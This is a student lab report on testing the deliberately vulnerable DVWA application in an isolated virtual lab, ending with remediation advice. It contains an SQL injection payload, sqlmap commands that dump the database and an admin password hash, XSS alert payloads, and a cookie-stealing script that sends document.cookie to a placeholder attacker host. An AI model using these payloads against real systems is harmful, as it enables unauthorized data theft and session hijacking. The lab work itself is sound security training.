Web Application Security Testing Lab Report

Name: Aditi D. Bansod
Course: Cyber Security Lab
Domain: Vapt
Tools Used: Kali Linux, DVWA, Nmap, sqlmap, Browser Developer Tools
Testing Environment: Virtual Lab Network

1. Introduction

Web applications are common targets for attackers because they interact directly with users and often process large amounts of input data. If proper validation is not implemented, vulnerabilities such as SQL Injection and Cross-Site Scripting (XSS) may occur.

The objective of this lab was to perform a controlled security assessment of a vulnerable web application. The testing was conducted against the **Damn Vulnerable Web Application** installed on a local virtual machine.

The goal of the exercise was to follow a structured penetration-testing approach that includes scanning the target, identifying vulnerabilities, exploiting them, and analyzing the potential impact.

2. Lab Setup

The testing environment consisted of two virtual machines connected through a host-only network.

System	Role
Kali Linux	Attacker machine
DVWA Server	Target web application

Target Information:

Target IP: 192.168.56.102
Application: DVWA
URL: http://192.168.56.102/dvwa

The attacker machine was running **Kali Linux** which provides pre-installed security tools used during the assessment.

3. Methodology

The testing process followed a simplified penetration testing methodology.

1. Target identification
2. Network scanning
3. Vulnerability discovery
4. Exploitation
5. Post-exploitation analysis
6. Security recommendations


4. Target Scanning

The first step was to identify open ports and services running on the target machine.

Command used: nmap -sV 192.168.56.102

This command performs a service version scan using **Nmap**.

The results indicate that the web application is running on port **80** and uses a backend database server.This confirms that the application may be vulnerable to web-based attacks such as SQL Injection or Cross-Site Scripting.



5. Vulnerability Discovery

After scanning the target system, manual testing was performed on different DVWA modules to identify vulnerabilities.


5.1 SQL Injection Testing

The SQL Injection module in DVWA accepts a user ID and returns information from the database.

Example URL: http://192.168.56.102/dvwa/vulnerabilities/sqli/

A simple test payload was entered into the input field: 1' OR '1'='1

Result: The application returned multiple user records instead of a single result. This behavior indicates that the input was executed as part of the SQL query, confirming the presence of a **SQL Injection vulnerability**.



5.2 Automated SQL Injection Using sqlmap

To automate the exploitation process, the tool **sqlmap** was used.


Command executed: sqlmap-u"http://192.168.56.102/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit" --dbs

This command instructs sqlmap to:

- test the URL parameter for SQL Injection
- enumerate available databases

Result: available databases:
information_schema
dvwa
mysql

The tool confirmed that the target application is vulnerable to SQL Injection and successfully retrieved database names.




5.3 Reflected Cross-Site Scripting (XSS)

Next, the Reflected XSS module was tested.
Page location: DVWA → XSS (Reflected)
Payload used: <script>alert('XSS')</script>

When the payload was submitted, the browser displayed a JavaScript alert box. This confirms that the application does not properly sanitize user input before displaying it on the page.

Therefore, the page is vulnerable to **Reflected Cross-Site Scripting**.




6. Exploitation Phase

Once vulnerabilities were identified, further exploitation was performed to demonstrate the potential impact.

6.1 Database Extraction


Using sqlmap, database contents were extracted.
Command:
sqlmap -u "http://192.168.56.102/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit" --dump
This command dumps the contents of database tables.
Example extracted data:
user: admin
password: 5f4dcc3b5aa765d61d8327deb882cf99
This demonstrates that sensitive information stored in the database can be accessed by attackers.



6.2 JavaScript Execution via XSS

The XSS vulnerability allows execution of malicious scripts in the victim's browser.
Example payload:
<script>alert('Website Vulnerable')</script>
Impact:

- Execution of arbitrary JavaScript
- Possible session hijacking
- Redirection to malicious websites



7. Post-Exploitation Analysis

Post-exploitation focuses on understanding what an attacker could do after gaining access.
Possible attacker actions include:

1. Data Extraction

Sensitive data such as usernames and password hashes can be retrieved from the database.

2. Session Hijacking

An attacker may capture session cookies using malicious scripts.
Example payload:
<script>document.location='http://attacker-ip/?cookie='+document.cookie</script>

3. Privilege Escalation

If administrator credentials are discovered, attackers may gain full control of the web application.

8. Vulnerability Summary

ID	Vulnerability	Severity	Description
001	SQL Injection	High	Allows database queries to be manipulated
002	Reflected XSS	Medium	Allows JavaScript execution in user browser
003	Stored XSS	High	Persistent script execution
004	Command Injection	Critical	Possible remote command execution

9. Security Recommendations

To protect against the identified vulnerabilities, the following security measures are recommended.

SQL Injection Prevention

- Use prepared SQL statements
- Apply parameterized queries
- Validate all user inputs

XSS Prevention

- Encode output before displaying it in HTML
- Use input sanitization techniques
- Implement Content Security Policy (CSP)

Command Injection Prevention

- Avoid direct system command execution
- Use secure APIs for system operations
- Restrict user input to expected formats

10. Conclusion

This lab demonstrated how common web vulnerabilities can be identified and exploited in a controlled environment. The testing revealed several security flaws within the application, including SQL Injection and Cross-Site Scripting.

These vulnerabilities could allow attackers to access sensitive data, manipulate database content, or execute malicious scripts in user browsers. Implementing secure coding practices and performing regular security testing can significantly reduce the risk of such attacks.